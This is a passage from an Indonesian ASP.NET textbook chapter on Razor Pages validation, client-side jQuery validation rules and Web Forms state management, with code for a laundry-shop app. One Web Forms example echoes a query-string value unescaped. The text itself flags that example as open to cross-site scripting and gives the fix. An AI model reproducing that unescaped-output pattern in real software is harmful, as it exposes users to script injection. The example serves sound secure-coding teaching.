Seluruh mesin validasi bersembunyi di balik satu kata, `[BindProperty]`. Ketika sebuah POST tiba, sebelum `OnPost` berjalan, ASP.NET Core melakukan **model binding**: ia menemukan *field* formulir bernama `Input.Name`, `Input.Phone`, dan seterusnya, mengubah setiap teks menjadi tipe properti, dan menyimpan hasilnya di `Input`. Lalu ia melakukan **validasi model**: ia menjalankan setiap atribut pada setiap properti, kemudian `Validate`, dan menulis setiap kegagalan ke **`ModelState`**, sebuah kamus dari nama *field* ke galat-galatnya. Ketika baris pertama `OnPost` berjalan, putusannya sudah siap: `ModelState.IsValid` bernilai `true` hanya jika tidak ada galat sama sekali.

Ia adalah pasangan tepat dari `Page.IsValid`, dan membawa kewajiban yang sama: *Anda* harus memeriksanya.

Binding dapat gagal dengan sendirinya: `yesterday` tidak dapat menjadi `DateOnly`, dan *binding* menulis galat untuk *field* itu, dengan pesan dari penyedia yang dikonfigurasi di **Kode 14.16**. Opsi `ValidateComplexTypesIfChildValidationFails` di listing yang sama mengubah satu perilaku bawaan: biasanya, `Validate` tidak dipanggil jika sebuah atribut properti sudah gagal, dengan anggapan bahwa objeknya memang sudah rusak. Di konter toko lebih ramah menampilkan semua masalah sekaligus, sehingga opsi itu meminta `Validate` tetap dijalankan — itulah sebabnya keluaran uji di Subbab 14.2.4 mencantumkan tanggal lahir bersama enam pesan lainnya.

Ketika model tidak valid, `OnPost` menyetel status menjadi 422 dan mengembalikan `Page()`. Halaman yang sama digambar lagi, dan karena `Input` masih menyimpan apa yang diketik, setiap *field* kembali terisi — tempat lahir `Surabaya` pada keluaran uji. Beginilah Razor Pages "mengingat" formulir setelah POST yang gagal, dan hal ini patut diperhatikan sekarang, karena itulah tugas yang dahulu dikerjakan *view state* di Web Forms.

Ketika model valid, *handler* memangkas teks, menyimpan nomor ponsel dalam bentuk bakunya, membuat *hash* kata sandi jika ada (Subbab 14.12), dan menyimpan pelanggan. Lalu ia menaruh satu kalimat ke `TempData` dan mengembalikan `RedirectToPage(…)`, yang menjawab **302 Found** dengan *header* `Location`. Subbab 14.7.4 menjelaskan mengapa POST yang berhasil harus diakhiri pengalihan.

14.4.5 Halamannya: asp-for dan asp-validation-for

Kode 14.21 adalah halamannya sendiri.

Kode 14.21 `New.cshtml`: *tag helper* menggambar setiap label, *input*, dan pesan dari model, dan *partial* skrip menyalakan validasi sisi klien.

```
@page "/customers/new"
@model LaundryState.Pages.Customers.NewModel
@{
    ViewData["Title"] = "New customer";
}
<h1>New customer</h1>
<form method="post">
    <div asp-validation-summary="All" class="summary"><strong>Please correct the
following:</strong></div>

    <label asp-for="Input.Name">Name</label>
    <input asp-for="Input.Name">
    <span asp-validation-for="Input.Name" class="error"></span>

    <fieldset>
        <legend>Gender</legend>
        <label><input asp-for="Input.Gender" type="radio" value="f"> female</label>
        <label><input asp-for="Input.Gender" type="radio" value="m"> male</label>
        <span asp-validation-for="Input.Gender" class="error"></span>
    </fieldset>

    <label asp-for="Input.Birthdate">Date of birth</label>
    <input asp-for="Input.Birthdate">
    <span asp-validation-for="Input.Birthdate" class="error"></span>

    <label asp-for="Input.Place">Place of birth</label>
    <input asp-for="Input.Place">
    <span asp-validation-for="Input.Place" class="error"></span>

    <label asp-for="Input.Address">Address</label>
    <input asp-for="Input.Address">
    <span asp-validation-for="Input.Address" class="error"></span>

    <label asp-for="Input.Phone">Mobile phone</label>
    <input asp-for="Input.Phone" placeholder="0812-3456-7890">
    <span asp-validation-for="Input.Phone" class="error"></span>

    <label asp-for="Input.Email">E-mail</label>
    <input asp-for="Input.Email">
    <span asp-validation-for="Input.Email" class="error"></span>

    <label asp-for="Input.Password">Online password (optional)</label>
    <input asp-for="Input.Password">
    <span asp-validation-for="Input.Password" class="error"></span>
```

Kode 14.21 (Lanjutan) *New.cshtml: tag helper menggambar setiap label, input, dan pesan dari model, dan partial skrip menyalakan validasi sisi klien.*

```
    <label asp-for="Input.ConfirmPassword">Repeat the password</label>
    <input asp-for="Input.ConfirmPassword">
    <span asp-validation-for="Input.ConfirmPassword" class="error"></span>

    <button>Register</button>
</form>

@section Scripts {
    <partial name="_ValidationScriptsPartial" />
}
```

Tiga *tag helper* memikul halaman ini.

`asp-for="Input.Phone"` pada `<input>` menulis `name="Input.Phone"` dan `id="Input_Phone"` untuk *model binding*, `value="…"` dari model agar formulir yang ditampilkan ulang tetap berisi apa

yang diketik, `type` dari properti, dan atribut `data-val-*` dari aturan-aturannya. Pada `<label>` ia menulis `for="Input_Phone"`.

`asp-validation-for="Input.Phone"` pada `<span>` adalah tempat pesan untuk *field* itu. Isinya kosong ketika *field* baik-baik saja, diisi server setelah POST yang gagal, dan diisi skrip peramban begitu orang meninggalkan *field* yang salah.

`asp-validation-summary="All"` pada `<div>` adalah `ValidationSummary`. Dengan `All` ia mendaftar setiap pesan; dengan `ModelOnly` ia hanya mendaftar pesan yang bukan milik *field* mana pun. Judul `<strong>` di dalamnya tetap tersembunyi selama tidak ada yang perlu didaftar, karena CSS situs menyembunyikan kelas `validation-summary-valid` yang dipakai *helper* dalam keadaan itu.

14.4.6 Validasi klien yang unobtrusive

Sekarang paruh peramban. **Kode 14.21** diakhiri dengan `<partial name="_ValidationScriptsPartial" />`, yang memuat empat skrip: jQuery, *plugin* jQuery Validation [6], adaptor *unobtrusive* buatan Microsoft untuk *plugin* itu, dan adaptor milik bab ini untuk aturan ponsel Indonesia. "*Unobtrusive*" berarti halaman tidak berisi JavaScript validasinya sendiri: aturan ditulis sebagai atribut HTML, dan skrip membacanya. Inilah HTML sungguhan yang dihasilkan *tag helper* untuk dua *input* pelanggan dan untuk rak pada draf nota:

```
<input placeholder="0812-3456-7890"
       type="text"
       data-val="true"
       data-val-idmobile="Enter an Indonesian mobile number such as 0812-3456-7890 or
&#x2B;62 812 3456 7890."
       data-val-required="Enter a mobile phone number."
       id="Input_Phone"
       name="Input.Phone"
       value="">

<input type="password"
       data-val="true"
       data-val-equalto="The two passwords do not match."
       data-val-equalto-other="*.Password"
       id="Input_ConfirmPassword"
       name="Input.ConfirmPassword">

<input placeholder="B07"
       size="4"
       type="text"
       data-val="true"
       data-val-regex="A rack is a letter A to C and a number 01 to 20, for example B07."
       data-val-regex-pattern="^[A-Ca-c](0[1-9]|1[0-9]|20)$"
       data-val-required="Choose a rack."
       id="Line_Rack"
       name="Line.Rack"
       value="">
```

Setiap aturan model tampak: `data-val-required` dari `[Required]`, `data-val-idmobile` dari atribut khusus, `data-val-equalto` dengan `data-val-equalto-other="*.Password"` dari `[Compare]`, dan `data-val-regex` beserta polanya dari `[RegularExpression]`. Skrip *unobtrusive* membaca atribut-atribut ini ketika halaman dimuat dan memberi setiap *field* aturan jQuery Validation yang sesuai. Tidak ada aturan yang ditulis dua kali dengan tangan — kecuali aturan khusus, yang artinya harus diberitahukan kepada skrip. **Kode 14.22** memberitahukannya.

Kode 14.22 `indonesian-mobile.js`: paruh peramban dari `[IndonesianMobile]` — metode jQuery Validation bernama `idmobile` dan adaptor yang menghubungkannya dengan `data-val-idmobile`.

```
// The browser half of [IndonesianMobile]. The server half is Models/Phone.cs;
// both apply the same rule, and only the server's verdict counts.
(function ($) {
    function normalize(raw) {
        var s = String(raw).replace(/[\s\-.()]/g, "");
        if (s.indexOf("+62") === 0) s = "0" + s.slice(3);
        else if (s.indexOf("62") === 0) s = "0" + s.slice(2);
        return /^08[1-9][0-9]{7,10}$/.test(s) ? s : null;
    }
    $.validator.addMethod("idmobile", function (value, element) {
        return this.optional(element) || normalize(value) !== null;
    });
    $.validator.unobtrusive.adapters.addBool("idmobile");   // reads data-val-idmobile
})(jQuery);
```

`$.validator.addMethod("idmobile", …)` mengajari *plugin* sebuah aturan baru. `this.optional(element)` mengembalikan `true` untuk *field* kosong, persis seperti `IsValid` mengembalikan `true` untuk `null`. Dan `$.validator.unobtrusive.adapters.addBool("idmobile")` memberi tahu skrip *unobtrusive* bahwa setiap kali menemukan `data-val-idmobile`, ia harus menyalakan aturan itu dan memakai nilai atributnya sebagai pesan.

Gambar 14.12 menunjukkan hasilnya di peramban sungguhan. Tangkapan layar itu diambil oleh `tests/screenshots.py` milik bab ini, yang mengisi formulir dengan nilai-nilai salah yang sama seperti uji di Subbab 14.2.4 lalu menekan **Register**; skrip itu juga menghitung permintaan POST yang dikirim peramban, dan jumlahnya nol.

Profitina Home New customer Outlet State lab Counter: no outlet chosen

New customer

Please correct the following:

- Choose female or male.
- Enter the date of birth.
- Enter the place of birth.
- Enter the address.
- Enter an Indonesian mobile number such as 0812-3456-7890 or +62 812 3456 7890.
- Enter a valid e-mail address, for example rina@example.com.
- An online password needs 8 to 64 characters.
- The two passwords do not match.

Name
Rina Wijaya
Gender
female male
Choose female or male.
Date of birth
mm/dd/yyyy
Enter the date of birth.
Place of birth
Enter the place of birth.
Address
Enter the address.
Mobile phone
021-555-0199
Enter an Indonesian mobile number such as 0812-3456-7890 or +62 812 3456 7890.
E-mail
rina@
Enter a valid e-mail address, for example rina@example.com.
Online password (optional)
•••••
An online password needs 8 to 64 characters.
Repeat the password
•••••
The two passwords do not match.
Register

Gambar 14.12 Formulir pelanggan yang dihentikan di peramban: delapan pesan, masing-masing di samping *field*-nya dan semuanya di ringkasan. Peramban tidak mengirim apa pun. Aturan tanggal lahir dari `Validate` tidak muncul di sini, karena aturan itu hanya ada di server.

Bandingkan **Gambar 14.12** dengan jawaban server di Subbab 14.2.4, dan Anda menemukan satu perbedaan yang jujur. Peramban melaporkan *Enter the date of birth.* karena *field* itu kosong; server, yang menerima `2031-01-01`, melaporkan *Enter a date of birth in the past, at most 120 years ago.* — aturan yang hanya hidup di `Validate`, dan karena itu hanya di server. Validasi klien adalah himpunan bagian dari validasi server, tidak pernah sebaliknya.

Peramban juga memiliki validasi bawaan [7] — `<input required>`, `<input type="email">` — dengan pesannya sendiri; skrip *unobtrusive* mematikannya dengan `novalidate` agar pesan tampak sama di mana-mana. *Track* PHP, Java, dan Flask sama sekali tidak memiliki validasi sisi klien: server saja sudah cukup untuk kebenaran.

14.4.7 Aturan yang memerlukan basis data

Sebagian aturan tidak dapat ditulis sebagai atribut, karena bergantung pada data yang hanya dimiliki server. Draf nota di Subbab 14.7.3 menambahkan baris — sebuah layanan, jumlah unit, dan rak — dan **Kode 14.23** adalah satu baris sebagaimana dikirim formulir.

Kode 14.23 `BillLineInput.cs`: satu baris draf nota. `[Range(1, 999)]` menegakkan aturan Laundry bahwa unit adalah bilangan bulat, dan pola rak mengizinkan `A01` sampai `C20`.

```
using System.ComponentModel.DataAnnotations;

namespace LaundryState.Models;

/// <summary>One line of the bill draft: a service, how many units, which rack.
/// There is deliberately no price here: the server computes it (BR-1).</summary>
public class BillLineInput
{
    [Required(ErrorMessage = "Choose a service.")]
    public string? ServiceId { get; set; }

    [Required(ErrorMessage = "Enter the number of units.")]
    [Range(1, 999, ErrorMessage = "Enter a whole number from 1 to 999; round kilograms
up.")]
    public int? Units { get; set; }

    [Required(ErrorMessage = "Choose a rack.")]
    [RegularExpression("^[A-Ca-c](0[1-9]|1[0-9]|20)$",
        ErrorMessage = "A rack is a letter A to C and a number 01 to 20, for example
B07.")]
    public string? Rack { get; set; }
}
```

`[Range(1, 999)]` pada `int?` menyatakan dua aturan bisnis Laundry sekaligus: unit adalah bilangan bulat (berat 3,2 kg dibulatkan **ke atas** menjadi 4, dan kasir mengetik 4), dan unit bernilai positif. Pola rak `^[A-Ca-c](0[1-9]|1[0-9]|20)$` menerima enam puluh rak `A01` sampai `C20` dan menerima huruf kecil, karena *handler* mengubah `b10` menjadi `B10`.

Tiga aturan lagi memerlukan pengetahuan server, dan *handler* di Subbab 14.7.3 menambahkannya dengan `ModelState.AddModelError`: layanan harus ada di daftar harga; rak tidak boleh sudah dipakai baris lain dari draf yang sama; dan rak tidak boleh sedang menyimpan nota terbuka milik pelanggan lain di gerai ini. Program uji mencoba semuanya:

```
add 0 units, rack D01       422: Enter a whole number from 1 to 999; round kilograms up. |
A rack is a letter A to C and a number 01 to 20, for example B07.
add 2.5 units               422: Enter a whole number from 1 to 999; round kilograms up.
add service S0099           422: Choose a service from the price list.
add rack B08                422: Rack B08 is already taken at O01; choose another.
add rack B09 again          422: Rack B09 is already in this draft.
```

Setiap penolakan kembali sebagai 422 dengan pesan yang memberi tahu kasir apa yang harus dilakukan. `0 units, rack D01` menghasilkan dua pesan sekaligus, satu dari `[Range]` dan satu dari `[RegularExpression]`. `2.5 units` gagal saat *binding*, karena `2.5` bukan bilangan bulat, dan pesannya berasal dari penyedia pesan *binding* di **Kode 14.16**. `S0099` tidak ada di daftar harga. Rak `B08` di gerai O01 sudah menyimpan nota yang belum selesai dalam data contoh, dan rak `B09` baru saja dipakai baris pertama draf yang sama. Tiga yang terakhir adalah data **saling bertentangan** dari **Tabel 14.1**: setiap nilai berbentuk benar bila berdiri sendiri, dan salah hanya berdasarkan apa yang diketahui server.

> **CONTOH.** Seorang kasir menambahkan 5 kg cuci-lipat (S0001, Rp 8.000 per kg) di rak `B09` dan satu *bed cover* (S0008, Rp 35.000 per buah) di rak `b10`. Server mencari harganya: $5 \times 8000 = 40000$ dan $1 \times 35000 = 35000$, sehingga total draf adalah $40000 + 35000 = 75000$, ditampilkan sebagai Rp 75.000. Baris ketiga, setrika 2 kg (S0003, Rp 6.000 per kg), menambah $2 \times 6000 = 12000$ dan totalnya menjadi Rp 87.000; menghapus baris itu mengembalikan total ke Rp 75.000. Keluaran uji di Subbab 14.7.3 menunjukkan tepat ketiga total ini.

14.5 HTTP Lupa: Masalah State

14.5.1 Setiap permintaan bertemu halaman baru

Dalam pemrograman web tradisional, setiap kali sebuah halaman dikirim ke server, sebuah **instance baru** dari halaman itu dibuat untuk menjawabnya, lalu dibuang begitu jawabannya terkirim. Semua informasi tentang halaman dan kontrol-kontrolnya lenyap ketika orang berpindah ke halaman lain. Jika seseorang mengetik nama ke kotak teks lalu pergi ke halaman lain, nama itu hilang: tidak ada objek di mana pun yang masih menyimpannya.


Inilah rancangan HTTP: setiap permintaan lengkap pada dirinya sendiri, dan protokol tidak menyimpan ingatan di antara permintaan [1]. Karena itulah web dapat berkembang besar — server mana pun dalam sebuah *farm* dapat menjawab permintaan apa pun — dan karena itu pula setiap aplikasi interaktif harus *membangun* ingatannya dari potongan-potongan.

Untuk melihat apa yang dibawa satu permintaan, Web Forms menyediakan objek `Request`. **Kode 14.24** mencetak setiap nama dan nilai yang tiba, baik dari *query string* maupun dari formulir.

Kode 14.24 `01HttpRequest.aspx.cs` (Web Forms, tidak dijalankan di sini): `Request.QueryString` dan `Request.Form` adalah kamus berisi segala sesuatu yang dikirim peramban bersama satu permintaan ini.

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Web;
using System.Web.UI;
using System.Web.UI.WebControls;

public partial class _01HttpRequest : System.Web.UI.Page {
    protected void SubmitClick(object sender, EventArgs e) {
        lblExplanation.Text = "Query string<br>";
        foreach (string par in Request.QueryString.Keys) {
            lblExplanation.Text += par + " = " +
                Request.QueryString[par] + "<br>";
        }
        lblExplanation.Text += "<br>Form parameters<br>";
        foreach (string par in Request.Form.Keys) {
            lblExplanation.Text += par + " = " +
                Request.Form[par] + "<br>";
        }
    }
}
```

Halamannya (`01HttpRequest.aspx` di folder kode) memiliki nama depan, nama belakang, sebuah kotak centang, dan tombol **Submit**. **Gambar 14.13** menunjukkan apa yang tiba setelah satu klik.



Gambar 14.13 Parameter formulir dari satu *postback*, dicetak oleh **Kode 14.24**: tiga *field* yang diisi orang, tombol yang ditekan — dan tiga *hidden field* yang ditambahkan Web Forms, `__VIEWSTATE`, `__VIEWSTATEGENERATOR`, dan `__EVENTVALIDATION`.

Gambar 14.13 adalah gambar paling berguna di paruh bab ini. *Query string*-nya kosong. Formulirnya berisi `TextBox1 = Danaya`, `TextBox2 = Kalashnikova`, `CheckBox1 = on`, dan `btnSubmit = Submit`, yang disebabkan oleh orang itu. Formulir itu juga berisi tiga nilai yang tidak pernah dilihat orang itu. Ketiganya adalah seluruh rahasia "ingatan" Web Forms: *state* halaman ditulis ke dalam respons sebelumnya sebagai *hidden field*, dan peramban baru saja mengirimkannya kembali. Tidak ada apa pun di server yang mengingat apa pun.

14.5.2 Mengalihkan, dan membawa sebuah nilai

Objek `Response` adalah paruh yang lain. `Response.Redirect(url)` menyuruh peramban membuat permintaan baru ke alamat lain, dan satu-satunya cara membawa sebuah nilai adalah menaruhnya di alamat itu. **Kode 14.25** melakukan persis hal itu.


Kode 14.25 `02HttpResponse.aspx.cs` (Web Forms, tidak dijalankan di sini): *handler* klik mengalihkan ke `02Welcome.aspx` dan membawa nama yang diketik di dalam *query string*.

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Web;
using System.Web.UI;
using System.Web.UI.WebControls;

public partial class _02HttpResponse : System.Web.UI.Page {
    protected void SubmitClick(object sender, EventArgs e) {
        Response.Redirect("02Welcome.aspx?name=" + txtName.Text);
    }
}
```

Kode 14.26 membaca nama dari *query string* lalu menyapa.

Kode 14.26 `02Welcome.aspx` (Web Forms, tidak dijalankan di sini): `Request.QueryString["name"]` dicetak dengan `<%= %>`. Sapaannya berfungsi — dan halaman itu terbuka bagi *cross-site scripting*.

```
<%@ Page Language="C#" AutoEventWireup="true"%>

<!DOCTYPE html>

<html xmlns="http://www.w3.org/1999/xhtml">
<head runat="server">
    <title>HttpResponse: Welcome</title>
</head>
<body>
    Welcome <%= Request.QueryString["name"] %>, nice to meet you!
</body>
</html>
```




Gambar 14.14 Halaman sambutan yang dicapai lewat pengalihan pada **Kode 14.25**: nama itu dibawa di dalam alamat, sebagai `02Welcome.aspx?name=Danaya Kalashnikova`.

Gambar 14.14 menunjukkan sapaannya. Gambar itu juga menyembunyikan dua cacat yang patut Anda perbaiki di kepala sekarang juga. Pertama, pengalihan menyusun alamat dengan menempelkan teks: nama yang berisi `&` atau `#` akan merusak alamat, sehingga nilainya seharusnya dikodekan dengan `HttpUtility.UrlEncode`. Kedua, dan jauh lebih serius, `<%= Request.QueryString["name"] %>` menulis nilai ke halaman **tanpa meng-*escape*-nya**. Tautan ke `02Welcome.aspx?name=<script>…</script>` akan menjalankan skrip itu di peramban siapa pun yang mengkliknya. Perbaikannya adalah `<%: … %>`, bentuk ekspresi yang melakukan pengodean, atau `HttpUtility.HtmlEncode`. Segala sesuatu yang tiba di *query string* adalah masukan.

14.5.3 Peta mekanisme


Untuk mengatasi lupa itu, ASP.NET menawarkan sederet pilihan, dan deret itu layak dipelajari karena setiap *platform* web memiliki deret yang sama dengan nama lain: ***view state*, *control state*, *hidden field*, *cookie*, *query string*, *application state*, *session state*, dan *profile properties*** [8]. Lima yang pertama menyimpan data **di klien**, di dalam halaman atau di peramban; tiga yang terakhir menyimpannya **di memori atau penyimpanan server**. **Gambar 14.15** menggambarkan deret itu dan, di sebelah kanan, menjadi apa setiap mekanisme di Razor Pages dan di *track* lain bab ini.



Gambar 14.15 Pilihan manajemen *state* ASP.NET Web Forms, dikelompokkan menurut tempat data disimpan, dengan alat yang mengerjakan tugas yang sama di Razor Pages sekarang.

Dengan **manajemen *state* berbasis klien**, tidak ada informasi yang dipelihara di server di antara perjalanan pulang-pergi; halaman atau peramban membawanya, lalu mengirimkannya kembali. Dengan **manajemen *state* berbasis server**, server menyimpan informasi itu dan peramban paling banyak membawa kunci untuk menemukannya. *State* berbasis server mengirim lebih sedikit data lewat jaringan dan memperlihatkan lebih sedikit kepada orang di depan papan ketik, tetapi memakai memori atau penyimpanan server, dan memori adalah hal paling langka bagi server yang sibuk.

Tiga cakupan di sisi server digambarkan pada **Gambar 14.16**, yang layak dibaca pelan-pelan.



Gambar 14.16 *Page state* ikut bepergian bersama setiap permintaan dan respons; *session state* milik satu rangkaian permintaan dari satu klien; *application state* milik setiap halaman aplikasi dan dipakai bersama oleh semua klien.


Setiap panah mendatar pada **Gambar 14.16** adalah satu permintaan atau satu respons. ***Page state*** — *view state* — ikut bepergian *di atas* panah: ia ditulis ke dalam respons dan kembali bersama permintaan berikutnya. ***Session state*** adalah pita kuning: ia milik satu klien, bertahan melintasi beberapa permintaan, dan setiap klien memiliki pitanya sendiri. ***Application state***

adalah kotak hijau kebiruan di sebelah kanan: ia milik seluruh aplikasi, halaman `x.aspx`, `y.aspx`, dan `z.aspx` di `/Samples` sama saja, dan setiap klien melihat kotak yang sama.

Perbedaan ketiganya tepat dan layak dihafalkan:

- ***View state*** hanya tersedia di dalam halaman yang menulisnya. Ia disimpan di *hidden field* bernama `__VIEWSTATE`, sehingga hilang ketika orang berpindah ke halaman lain atau menutup peramban. Semua kontrol Web Forms memakainya untuk menyimpan nilainya melintasi *postback*. Ia ditulis dan dibaca sebagai `ViewState["counter"] = counterVal;` dan `int counterVal = (int) ViewState["counter"];`.
- ***Session state*** tersedia di setiap halaman, tetapi hanya untuk satu sesi: seperti data global untuk satu pengguna. Ia disimpan di server web dan dihapus ketika sesi habis waktunya — secara bawaan setelah 20 menit tanpa permintaan, angka yang dapat diubah di `web.config`. Ia dipakai sebagai `Session["cart"] = shoppingCart;` dan `DataTable shoppingCart = (DataTable) Session["cart"];`.
- ***Application state*** tersedia di setiap halaman dan di setiap sesi: seperti data global untuk semua pengguna. Ia disimpan di server web dan dihapus ketika proses yang menjalankan aplikasi dimulai ulang. Ia dipakai sebagai `Application["database"] = databaseName;` dan `string databaseName = (string) Application["database"];`.

Satu cara lain memandang deret yang sama membantu dalam memilih. Setiap mekanisme menjawab dua pertanyaan: *siapa yang dapat melihat nilai ini?* dan *berapa lama ia hidup?* **Gambar 14.17** menempatkan setiap mekanisme pada kedua sumbu itu.



Gambar 14.17 Setiap mekanisme *state* menurut cakupannya (siapa yang dapat melihatnya) dan masa hidupnya (berapa lama ia hidup). Memilih mekanisme berarti memilih satu titik pada bagan ini.

Ketika Anda perlu menyimpan sesuatu, temukan titik pada **Gambar 14.17** yang sesuai dengan kebutuhan itu, dan mekanismenya sudah terpilih. Draf nota milik peramban seorang kasir dan harus hidup beberapa menit: sesi. Gerai konter milik satu komputer dan harus bertahan berminggu-minggu: *cookie*. Pesan "Customer C0257 registered" harus bertahan melewati satu pengalihan lalu lenyap: TempData. Daftar harga sama bagi semua orang dan boleh disimpan sampai berubah: *cache* aplikasi. Nota-notanya sendiri milik semua orang dan harus bertahan bertahun-tahun: basis data. **Tabel 14.4** mengumpulkan seluruh perbandingan, termasuk kelebihan dan kekurangan yang biasa dicantumkan untuk setiap mekanisme, dengan koreksi di tempat daftar yang biasa itu menyesatkan.

Tabel 14.4 Setiap mekanisme *state* dalam bab ini dibandingkan. Kolom Laundry menyebutkan di mana bab ini memakai masing-masing.

Mekanisme	Disimpan di	Cakupan; masa hidup	Kelebihan	Kekurangan	Pemakaian Laundry
View state	*Hidden field* di halaman	Satu halaman; *postback*-nya	Mudah; tanpa memori server	Bolak-balik pada setiap *postback*; Base64 yang dapat dibaca, tidak terenkripsi secara bawaan; hilang saat berpindah halaman	Tidak ada: *field* dirender ulang dari model
Control state	*Hidden field* di halaman	Satu kontrol; *postback*-nya	Tidak ikut mati bila *view state* dimatikan	Perlu kode	Tidak ada
